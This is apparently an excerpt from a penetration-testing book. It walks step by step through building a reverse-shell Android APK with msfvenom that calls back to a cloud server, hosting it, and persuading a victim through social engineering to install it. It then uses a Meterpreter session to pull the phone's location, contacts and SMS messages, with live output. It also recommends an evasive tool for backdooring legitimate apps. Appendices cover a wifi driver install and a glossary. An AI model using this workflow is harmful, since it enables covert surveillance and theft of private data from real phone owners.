Note

You can easily get a free cloud server from Amazon, Google Cloud or Microsoft Azure, you just need to register with one of the providers mentioned and create your own server. Installing Kali Linux in Google Cloud server is a bit complicated so instead I used Google provided Ubuntu Image. Both Kali and Ubuntu are Debian based Linux distribution, the only difference is that in Ubuntu you will need to install penetration testing tools manually, part of this exercise procedure is installing Metasploit in Ubuntu

The exercise steps are:


1. Create APK file using Metasploit inside the cloud server (Kali Linux or Ubuntu Server – I am using Google Cloud, so it was much easier for me to install Ubuntu Server)
2. Put the APK file inside a web server (the same Cloud server).
3. Convince the victim through social Engineering or other means to download the APK file in his phone and enable the feature of running APK from external resource)
4. Listen to connection from the phone using Metasploit in the Cloud server.
5. Controlling the phone, getting phone location, images, videos, and messages
6. Depending on the Could provider you use start the Cloud server. (Installing and running of a cloud server is outside the scope of this book, however it is very easy and there are a lot of help resources provided by service providers and others in the internet)
7. I am using Google cloud console.



The screenshot shows the Google Cloud Platform interface for VM Instances. A single instance is listed with the following details:

| Name | Size | Recommendation | InstanceState | External IP | Internal IP | Connect |
|--------------|------------|----------------|---------------|------------------|-------------|---------|
| unauthorized | unreserved | | Not running | 107.175.1.112605 | | |

8. Note that the server has internal IP address when it is not running but when it is started, it will take external IP address that we are going to use in the APK file.
9. If you want a permanent external IP address, then you must pay 3 to 4 dollars a month for the external IP address.




The screenshot shows the Google Cloud Platform interface for VM Instances. The same instance is now listed as running, with the following details:

| Name | Size | Recommendation | InstanceState | External IP | Internal IP | Connect |
|--------------|------------|----------------|---------------|--------------|-------------|---------|
| unauthorized | unreserved | | Running | 23.768.65.17 | | |

10. You will need to have SSH and RDP software installed in your

Windows to connect to the cloud server.

11. I am using putty software to get fast access to the cloud server shell and RDP to have a desktop from the G-cloud server.
12. Start putty and connect to the G-cloud server.
13. Use Putty public key authentication for secure access to the server.



System information as of Mon Sep 28 18:08:34 UTC 2020

| | |
|-----------------------------|---------------------------------|
| System load: 0.22 | Processes: 130 |
| Usage of /: 8.1% of 96.75GB | Users logged in: 0 |
| Memory usage: 7% | IP address for ens4: [REDACTED] |
| Swap usage: 0% | |

* Kubernetes 1.19 is out! Get it in one command with:

```
sudo snap install microk8s --channel=1.19 --classic
```

<https://microk8s.io/> has docs and details.

* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
<https://ubuntu.com/livepatch>

68 packages can be updated.
1 update is a security update.

Last login: Tue Aug 18 20:00:34 2020 from 174.114.184.192
ra :~\$

14. Update the server

```
#sudo apt-get update  
#sudo apt-get upgrade
```

15. If you are running Ubuntu, you will need to install Metasploit console

```
#sudo apt-get install Metasploit
```

16. Create the APK file

```
#sudo msfvenom -p android/meterpreter/reverse_tcp LHOST= <the
```

external IP address > LPORT=4444 or any free port R>malicious.apk

```
root@...:~$ sudo msfvenom -p android/meterpreter/reverse_tcp LHOST=35
.188.59.43 LPORT=4444 R>malicious.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the p
ayload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10184 bytes

root@...:~$ ls
backblue.gif  cookies.txt  Documents  fade.gif  hts-log.txt  malicious.apk  Music  Public  Videos
beef          Desktop      Downloads  hts-cache  index.html  msfinstall  Pictures  Templates
```

17. Move the malicious.apk file to web server

#sudo mv malicious.apk /var/www/html

```
root@...:~$ ls
backblue.gif  cookies.txt  Documents  fade.gif  hts-log.txt  malicious.apk  Music  Public  Videos
beef          Desktop      Downloads  hts-cache  index.html  msfinstall  Pictures  Templates
root@...:~$ sudo mv malicious.apk /var/www/html
root@...:~$
```

18. Check the webserver is running #sudo systemctl status apache2

19. If not active start it #sudo service apache2 start

```
root@...:~$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
   Drop-In: /lib/systemd/system/apache2.service.d
             └─apache2-systemd.conf
     Active: active (running) since Mon 2020-09-28 19:22:01 UTC; 21min ago
       Process: 1539 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
     Main PID: 1795 (apache2)
        Tasks: 56 (limit: 4915)
       CGroup: /system.slice/apache2.service
                 └─1795 /usr/sbin/apache2 -k start
                   ├─1797 /usr/sbin/apache2 -k start
                   ├─1798 /usr/sbin/apache2 -k start
                   ├─1799 /usr/sbin/apache2 -k start
                   └─1800 /usr/sbin/apache2 -k start

Sep 28 19:21:59 ubuntu05052020 systemd[1]: Starting The Apache HTTP Server...
Sep 28 19:22:01 ubuntu05052020 systemd[1]: Started The Apache HTTP Server.
root@...:~$
```

20. Set up Metasploit to listen to incoming connections in port 4444

21. #sudo msfconsole

22. Configure msfconsole


```
Msf6> use exploit/multi/handler
      >set payload android/meterpreter/reverse_tcp
>set LHOST <external IP address of G-Cloud>
>set LPORT < same port used in creating the APK file>
      >exploit
```


```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 35.188.59.43
LHOST => 35.188.59.43
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[-] Handler failed to bind to 35.188.59.43:4444: - -
[*] Started reverse TCP handler on 0.0.0.0:4444
```

23. From the Android phone open Web browser and enter the external IP address of your cloud server
 24. Follow the instructions to download and install the APK file into the phone (see screenshot below
 25. You need to have install apk from external sources enabled in your

android phone





- When Apk file installation is done successfully you will have a meterpreter session on the server (see below screenshot)

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 35.188.59.43
LHOST => 35.188.59.43
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[-] Handler failed to bind to 35.188.59.43:4444: - -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (76767 bytes) to 174.114.184.192
[*] Meterpreter session 1 opened (10.128.0.4:4444 -> 174.114.184.192:44590) at 2020-09-28 20:04:01 +0000

meterpreter > sysinfo
Computer : localhost
OS        : Android 9 - Linux 4.4.111-18920278 (aarch64)
Meterpreter : dalvik/android
meterpreter > 

```

27. Type `sysinfo` to see android OS info
28. Type `help` to see available android specific commands

| Android Commands | |
|------------------|---|
| ===== | |
| Command | Description |
| ----- | ----- |
| activity_start | Start an Android activity from a Uri string |
| check_root | Check if device is rooted |
| dump_calllog | Get call log |
| dump_contacts | Get contacts list |
| dump_sms | Get sms messages |
| geolocate | Get current lat-long using geolocation |
| hide_app_icon | Hide the app icon from the launcher |
| interval_collect | Manage interval collection capabilities |
| send_sms | Sends SMS from target session |
| set_audio_mode | Set Ringer Mode |
| sqlite_query | Query a SQLite database from storage |
| wakelock | Enable/Disable Wakelock |
| wlan_geolocate | Get current lat-long using WLAN information |

29. To check if the phone rooted or not, type `>check_root`

```

meterpreter > check_root
[*] Device is not rooted
meterpreter > 

```

30. To know the phone location, type `>geolocate`

```
meterpreter > geolocate
[*] Current Location:
    Latitude: 45.3736948
    Longitude: -75.6190213

To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=45.3736948,-75.6190213&sensor=true

meterpreter > 
```

You can take the latitude and longitude numbers and input them in Google Maps to see the phone location on the map

31. to dump all phone contact to a file in the server, type `>dump_contacts`


```
meterpreter > dump_contacts
[*] Fetching 2 contacts into list
[*] Contacts list saved to: contacts_dump_20200928200936.txt


meterpreter > 
```

32. To dump all sms from the phone to the server, type `>dump_sms`

```
meterpreter > dump_sms
[*] Fetching 163 sms messages
[*] SMS messages saved to: sms_dump_20200928200811.txt

meterpreter > 
```





=====

[+] Contacts list dump

=====

Date: 2020-09-28 20:09:37 +0000
OS: Android 9 - Linux 4.4.111-18920278 (aarch64)
Remote IP: 174.114.184.192
Remote Port: 44668

#1

Name : Maybe S
Number : + [REDACTED]
Number : + [REDACTED]

#2

Name : Testing
Number : + [REDACTED]
Number : + [REDACTED]

```
Open + sms_dump_20200928200811.txt Save ⚙ - + ×
contacts_dump_20200928200936.txt × sms_dump_20200928200811.txt ×

#2
Type : Incoming
Date : 2020-09-05 23:55:39
Address : TikTok
Status : NOT RECEIVED
Message : [#][TikTok] [REDACTED]

#3
Type : Incoming
Date : 2020-09-05 20:24:13
Address : 2 [REDACTED]
Status : [REDACTED]
Message : [REDACTED] [REDACTED]

#4
Type : Incoming
Date : 2020-09-05 20:24:06
Address : 2 [REDACTED]
Status : NOT RECEIVED
Message : 900 .; Lw [REDACTED]

#5
Type : Incoming
Date : 2020-09-05 20:22:57
Address : 2 [REDACTED]
Status : NOT RECEIVED
Message : Dear Customer, For the latest roaming services and bundles, you can contact us through [REDACTED]
```

Note

The APK file generated by msfvenom is not a reliable APK file and sometimes it does not work, and android antimalware program can detect it very easily and stop it from working. There are many available tools in Github that generate more efficient and evasive APK files that can pass android antimalware programs.

The most popular APK generating tools is Evil-Droid (<https://github.com/M4sc3r4n0/Evil-Droid>).

Evil-Droid can also inject another APK file with backdoor APK file. You can download any well-known APK file for a game or app from third party APK stores and then use Evil-Droid to inject backdoor APK file. Anyone runs the injected APK file will connect back to the attacker server. The process of injecting the backdoor is done automatically in a step by step GUI that guide through the whole process.

17. Appendix 1: Realtek Driver update

This procedure to install driver for wireless USB adapters that has Realtek chipset RTL8812AU or RTL8811AC

1. Kali 2020.1 running Kernal 5.4 have a major problem with many USB Wi-Fi adapters that used to run with prior Kali Versions (Kali 19.4 and down)
2. Check the version of usb Wi-Fi adapter you have with command

#lausb

```
root@kali:~/Desktop# lsusb
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 003: ID 0bda:0811 Realtek Semiconductor Corp. 802.11ac WLAN Adapter
Bus 001 Device 002: ID 80ee:0021 VirtualBox USB Tablet
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@kali:~/Desktop#
```

3. Check Kali version

```
root@kali:~/Desktop# hostnamectl
  Static hostname: kali
    Icon name: computer-vm
    Chassis: vm
      Machine ID: 2396dff46cf45c69c9fd3de9b5508bb
          Boot ID: eb69b4ec05c44c6ba572e8ce57c0d872
    Virtualization: oracle
  Operating System: Kali GNU/Linux Rolling
    Kernel: Linux 5.4.0-kali3-amd64
  Architecture: x86-64
root@kali:~/Desktop# cat /etc/os-release
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
ID=kali
VERSION="2020.2"
VERSION_ID="2020.2"
VERSION_CODENAME="kali-rolling"
ID_LIKE=debian
ANSI_COLOR="1;31"
HOME_URL="https://www.kali.org/"
SUPPORT_URL="https://forums.kali.org/"
BUG_REPORT_URL="https://bugs.kali.org/"
```

4. Install Linux headers in Kali Linux

```
#ap-get update && apt-get upgrade
#apt-get install linux-headers-$(uname -r)
```

5. Install driver source code

```
#git clone https://github.com/aircrack-ng/rtl8812au
```

6. Install DKMS

DKMS (Dynamic Kernel Module Support) is a tool for automatically compiling and installing kernel modules and managing drivers that access kernel directly

```
#apt-get install dkms
```

7. To install the rtl8812au driver

```
#cd rtl8812au
#./dkms-install.sh
#dkms status
```

```
root@kali:~/Desktop# dkms status
rtl8812au, 5.6.4.2, 5.4.0-kali3-amd64, x86_64: installed
virtualbox-guest, 6.1.4, 5.4.0-kali3-amd64, x86_64: installed (original_module exists)
root@kali:~/Desktop#
```

8. Disconnect wifi adapter
9. Reboot Kali
10. Connect wifi adapter
11. Check the wifi adaptor is running in Kali

```
root@kali:~/Desktop# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0   unassociated  Nickname:<WIFI@REALTEK>
        Mode:Managed  Frequency=2.462 GHz  Access Point: Not-Associated
        Sensitivity:0/0
        Retry:off   RTS thr:off   Fragment thr:off
        Encryption key:off
        Power Management:off
        Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
        Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
        Tx excessive retries:0  Invalid misc:0  Missed beacon:0

root@kali:~/Desktop#
```

18. Appendix2: Glossary

| Acronym | Stands for | Definition |
|---------|--|--|
| APT | Advanced Persistent Threat | A cyber-attack that continuously uses advanced techniques to conduct cyber espionage or crime |
| APWG | Anti-Phishing Working Group | An international consortium that brings together businesses affected by phishing attacks with security companies, law enforcement, government, trade associations, and others. |
| AV | Antivirus | A computer program used to prevent, detect, and remove malware. |
| AVIEN | Anti-Virus Information Exchange Network | A group of Antivirus and security specialists who share information regarding AV companies, products, malware and other threats. |
| CAPTCHA | Completely Automated Public Turing Test to Tell Computers and Humans Apart | A response test used in computing, especially on websites, to confirm that a user is human instead of a bot. |
| CARO | Computer Antivirus Research Organization | An organization established in 1990 to study malware. |
| CAVP | Cryptographic Algorithm Validation Program | This program provides validation testing of FIPS-approved and NIST-recommended cryptographic algorithms and individual components. Cryptographic algorithm validation is necessary precursor to cryptographic module validation. |
| CBC | Cipher Block Chaining | Operation for a block cipher using an initialization vector and a chaining mechanism. This will |

| | | |
|---------|---|---|
| | | cause the decryption of a block of cipher text to depend on preceding cipher text blocks. |
| CBC-MAC | Cipher Block Chaining Message Authentication Code | This constructs a message authentication code from a block cipher. The message is encrypted with some block cipher algorithm in CBC mode. This creates a chain of blocks with each block depending on the correct encryption of the previous block. |
| CERIAS | Center for Education and Research in Information Assurance and Security | A part of Purdue University dedicated to research and education in information security. |
| CERT | Computer Emergency Response Team | In this case, an expert group that handles computer security incidents and alerts organizations about them. |
| CHAP | Challenge-Handshake Authentication Protocol | A protocol for authentication that provides protection against replay attacks through the use of a changing identifier and a variable challenge-value. |
| CIRT | Computer Incident Response Team | A group that handles events involving computer security and data breaches. |
| CIS | Center for Internet Security | A 501 nonprofit organization with a mission to "Identify, develop, validate, promote, and sustain best practice solutions for cyber defense and build and lead communities to enable an environment of trust in cyberspace." |
| CISA | Certified Information Systems Auditor | Professionals who monitor, audit, control, and assess information systems. |

| | | |
|-------|---|--|
| CISM | Certified Information Systems Security Manager | A certification offered by ISACA which "Demonstrates your understanding of the relationship between an information security program and broader business goals and objectives." |
| CISO | Chief Information Security Officer | The CISO is the executive responsible for an organization's information and data security. Increasingly, this person aligns security goals with business enablement or digital transformation. CISOs are also increasingly in a "coaching role" helping the business manage cyber risk. This is according to Ponemon Institute research. |
| CISSP | Certified Information Systems Security Professional | The CISSP is a security certification for security analysts, offered by ISC(2). It was designed to indicate a person has learned certain standardized knowledge in cybersecurity. |
| CNAP | Cybersecurity National Action Plan | A U.S. plan to enhance cybersecurity awareness and protections, protect privacy, maintain public safety, and economic and national security. |
| CNCI | Comprehensive National Cybersecurity Initiative | A U.S. government initiative designed to establish a front line of defense against network intrusion, defend the U.S. against the threats through counterintelligence, and strengthen the cybersecurity environment. |
| | | CND is defined by the U.S. military |

| | | |
|-------|---|---|
| CND | Computer Network Defense | as defined by the US Department of Defense (DoD) as, "Actions taken through the use of computer networks to protect, monitor, analyze, detect, and respond to unauthorized activity within Department of Defense information systems and computer networks." This style of defense applies to the private sector as well. |
| COBIT | Control Objectives for Information and Related Technologies | An IT management including practices, tools and models for risk management and compliance. |
| CSEC | Cyber Security Education Consortium | The CSEC, also known as the CEC, partners with educators and the broader cybersecurity community to ensure students are prepared to lead and be changemakers in the cybersecurity workforce. |
